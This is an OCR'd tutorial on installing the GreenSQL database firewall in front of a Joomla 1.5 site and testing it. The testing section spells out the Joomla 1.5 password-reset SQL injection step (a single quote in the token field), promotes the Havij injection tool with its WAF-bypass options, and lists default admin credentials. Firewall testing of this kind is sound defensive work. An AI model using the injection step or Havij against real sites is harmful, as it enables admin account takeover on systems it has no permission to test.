
```
/etc/apache2/conf.d/greensql .conf
```

with the following content

```
<Directory /greensql>
Order deny,allow
Deny from all
Allow from 127.0.0.1
Allow from 123.23.43.54 #your ip instead of 123.23.43.54
</Directory>
```

Restart Apache

```
apache2ctl restart
```



```
root@ubuntu:/root# dpkg -i greensql-fw_1.3.0_amd64.deb
Selecting previously deselected package greensql-fw.
(Reading database ... 147215 files and directories currently installed.)
Unpacking greensql-fw (from greensql-fw_1.3.0_amd64.deb) ...
Setting up greensql-fw (1.3.0) ...

mysql binary file located: /usr/bin/mysql
mysqladmin binary file located: /usr/bin/mysqladmin

Configuring mysql database

/etc/greensql/greensql.conf created according to dpkg information. See greensql.conf(5) for details.
A backup of the old config file is at /etc/greensql/greensql.conf.dpkg-old.
Values were preserved, and database settings reexamined.

Database type: mysql
Creating database greendb...
Setting User green privileges...
Creating tables...
Starting GreenSQL Database Firewall: greensql-fw.

Processing triggers for ureadahead ...
Processing triggers for libc-bin ...
ldconfig deferred processing now taking place
root@ubuntu:/root#
```

Figure 3. *completed installation*





Figure 4. *GreenSQL Web Admin Login Page*

Starting GreenSQL

You can start the GreenSQL firewall using the following command:

```
/etc/init.d/greensql-fw start
```

- Access GreenSQL using your web browser using (Figure 4):
  http://localhost/greensql
  or



Databases Help

The Databases option allows you to view and manage the current GreenSQL databases and proxies.


List of Databases

ID	Database name	Db type	Proxy	Mode	Options	Delete
1	default mysql db		All Proxies	IPS	Overview | Alerts | Whitelist | Settings	Delete
2	no-name mysql db		All Proxies	IPS	Overview | Alerts | Whitelist | Settings	Delete
3	default pgsql db		All Proxies	IPS	Overview | Alerts | Whitelist | Settings	Delete

List of Proxies


ID	Proxy name	Db type	Status	Options	Delete
1	Default MySQL Proxy	mysql	Active	Settings	Delete
2	Default PgSQL Proxy	pgsql	Active	Settings	Delete

Figure 5. *GreenSQL Web Admin First Login*



4	jdb15	mysql	Default MySQL Proxy	IPS	Overview | Alerts | Whitelist | Settings	Delete

Figure 6. *Joomla Database connected to greensql proxy. All queries are filtered*




Change db: jdb15 More for jdb15: Overview | Alerts | Whitelist | Settings

Database Settings	
Database Name:	jdb15
GreenSQL Proxy:	Default MySQL Proxy
Blocking Mode:	Learning Mode

Privileged Operation	Allowing Operation	Blocking Operation
Change DB Structure:	○ Allow	● Block
Create tables/indices:	○ Allow	● Block
Drop tables/indices:	○ Allow	● Block
Disclose table stucture:	○ Allow	● Block
Execute sensitive commands:	○ Allow	● Block

Figure 7. *Greensql Learning Mode*



Change db: jdb15 More for jdb15: Overview | Alerts | Whitelist | Settings

Whitelist of allowed queries

Show 10 20

ID	Proxy	Database	Pattern
1	Default MySQL Proxy	jdb15	set sql_mode = ?
2	Default MySQL Proxy	jdb15	select * from jos_session where session_id = ?
3	Default MySQL Proxy	jdb15	delete from jos_session where (time < ?)
4	Default MySQL Proxy	jdb15	update jos_session set `time`=?,`userid`=?,`usertype`=?,`username`=?,`gid`=?,`guest`=?,`client_id`=?,`data`=? where session_id=?
5	Default MySQL Proxy	jdb15	select * from jos_components where parent = ?
6	Default MySQL Proxy	jdb15	select folder as type,element as name,params from jos_plugins where published >= ? and access <= ? order by ordering
7	Default MySQL Proxy	jdb15	select joomlatablename,tablepkid from `jos_jf_tableinfo`
8	Default MySQL Proxy	jdb15	select `l`.`lang_id` as `lang_id`,`l`.`lang_code` as `lang_code`,`l`.`title` as `title`,`l`.`title_native` as `title_native`,`l`.`sef` as `sef`,`l`.`d
9	Default MySQL Proxy	jdb15	set names ?
10	Default MySQL Proxy	jdb15	select distinct reference_table from jos_jf_content

1 2 Next

Figure 8. *Greensql Learning Mode Whitelist queries*

http://ip/greensql
default user is admin
and password is pwd

- Change the default admin's password.
- Edit GreenSQL configuration to fit your needs

Testing and evaluation

Now we will test its behavior and capabilities. For our experiment we setup a joomla 1.5.0 website which we confirmed to be vulnerable against sql injection.

In order to protect our joomla site with GreenSQL we have to configure it not to connect directly to the database but through the greensql proxy listening on port 3305. This is done by editing joomla's configuration.php file. More specifically, from the application perspective, the database used is not the actual one, but the GreenSQL proxy. That is, Joomla is agnostic of the fact that the database it connects to is in fact the GreenSQL proxy, whereas the latter connects to the real MySql database.


In order to achieve the configuration described above, you need to change your application settings and configure it to use GreenSQL server as Database server. In Joomla it is important to change the host variable from

```
var $host = 'localhost';
```

to

```
var $host = '127.0.0.1:3305';
```

It should be highlighted that connection to the proxy will not work if the host variable is set to 'localhost'. Of course if the database and/or the proxy is on another server, the corresponding IP should be used.




Change db: jdb15 More for jdb15: Overview | Alerts | Whitelist | Settings

Database Settings	
Database Name:	jdb15
GreenSQL Proxy:	Default MySQL Proxy
Blocking Mode:	IPS

Privileged Operation	Allowing Operation	Blocking Operation
Change DB Structure:	○ Allow	● Block
Create tables/indices:	○ Allow	● Block
Drop tables/indices:	○ Allow	● Block
Disclose table stucture:	○ Allow	● Block
Execute sensitive commands:	○ Allow	● Block

Figure 9. *GreenSQL Admin Protected Database Settings*




Confirm your Account

An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token: '

Figure 10. *Joomla Password Reset*



500 - No valid database connection:

You may not be able to visit this page because of:

1. an out-of-date bookmark/favourite
2. a search engine that has an out-of-date listing for this site
3. a mistyped address
4. you have no access to this page
5. The requested resource was not found.
6. An error has occurred while processing your request.

Please try one of the following pages:

- Home Page

If difficulties persist, please contact the System Administrator of this site.

No valid database connection:

Figure 11. *GreenSQL protect website*

If for some reason you are using a CMS that lacks a configuration file, then you need to inspect the PHP files and identify a line similar to the one below:

```
mysql_connect('localhost', 'mysql_user', 'mysql_password');
```

which would then need to be changed to the following:

```
mysql_connect('127.0.0.1:3305', 'mysql_user', 'mysql_password');
```

Upon successful configuration, the administration frontend will look like Figure 6.

Click on settings and check Learning Mode (figure 7). Click submit and then visit your website and click on as many links as possible.

If everything is done correctly in the whitelist mode of your database you will see all the queries that are accepted like as in the Figure 8.


Once the training is completed, you can change into IPS mode (Figure 9)

We then proceed to check whether the IPS mode of GreenSQL is working by using the Joomla 1.5.x Remote Admin Password Change Vurnerabillity.

- Navigate to url: `target.com/index.php?option=com_user&view=reset&layout=confirm`
- Type into the field "token" the single quote character (') and Click Submit (Figure 10).

If you get the response as in the Figure 11, GreenSQL is working and your website is protected from sql injections.

In GreenSQL Web Admin you will see the attack blocked as in the Figure 12.



Alerts Help

The Alerts option allows you to view all suspicious SQL queries that have been detected by GreenSQL. By default the Alert option shows the Alerts from all protected databases. You have the option to customize the view to a specific database by selecting it.


Change db: jdb15 More for jdb15: Overview | Alerts | Whitelist | Settings

View alerts Show Hidden

Date & Time	Proxy	DB	Pattern	Status
2012-06-03 20:34:06	Default MySQL Proxy	jdb15	select id from jos_users where block = ? and activation = ?	blocked

1

Figure 12. *GreenSQL Attack Blocked*



Reset your Password

To complete the password reset process please enter a new password.

Password: ••••

Verify Password: ••••

Figure 13. *Joomla Change Admin Password Prompt*

On the contrary, if you get the response as in the Figure 13 in your web browser it means that you have bypassed the security layer, or GreenSQL is not working or configured correctly.

Further Testing

We used the powerful sql injection tool Havij 1.5. Free (Figure 14). Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page. Although the Free version was adequate for our tests, we recommend employ the Pro version which has a richer set of functionalities. By using this software the pentester can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetch data from the database, run SQL statements and even access the underlying file system and execute commands on the operating system.

Basic Settings

- Using proxy
- Replacing Space character
- Showing Injections
- Injecting URL rewrite pages
- Injecting into Cookie, User-Agent, etc

Advanced Settings

- Authentication is needed for injection
- Defining character set to use in blind injections
- Changing Headers
- Time Out
- Default Injection Value
- Avoid using strings
- Bypass illegal union
- Try different syntaxes in union injection
- Follow redirections
- Column count
- Do not find columns count in MsSQL with error
- Bypass `mod _ security`
- Bypass WebKnight WAF
- Custom Replacement
- Time based method delay
- Blind table prefix
- Blind column prefix
- Table list for blind guessing
- Column list for blind guessing

Then we ran some more tests to see if GreenSQL will meet our expectations. We used the get command to make some test to the website.

In the GreenSQL Web admin log section we see more than 500 alerts within a windows of 5 seconds.

NOTES

After changes are made and application is installed, you can use the following command to reconfigure database settings:


```
dpkg-reconfigure greensql-fw
```

Setting up the configuration database

GreenSQL uses a MySQL or PostgreSQL database to store alerts and configuration settings. Users not using Ubuntu/Debian will have to install the GreenSQL configuration database using the configuration script. Just run it as follows:

```
/usr/sbin/greensql-config
```

This script will guide you through the database configuration settings. The best practice is to run it as a root user. When run this way it will automatically update database settings in GreenSQL's configuration file `/etc/greensql/greensql.conf`. Otherwise you will have to do it manually.



Target: http://hackme.com/j15/index.php?option=com_user&view=

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Database: Auto Detect

Method: GET

Type: Auto Detect

Post Data:

Havij - Advanced SQL Injection Tool

Version 1.15 Free
Copyright © 2009-2011
By r3dm0v3

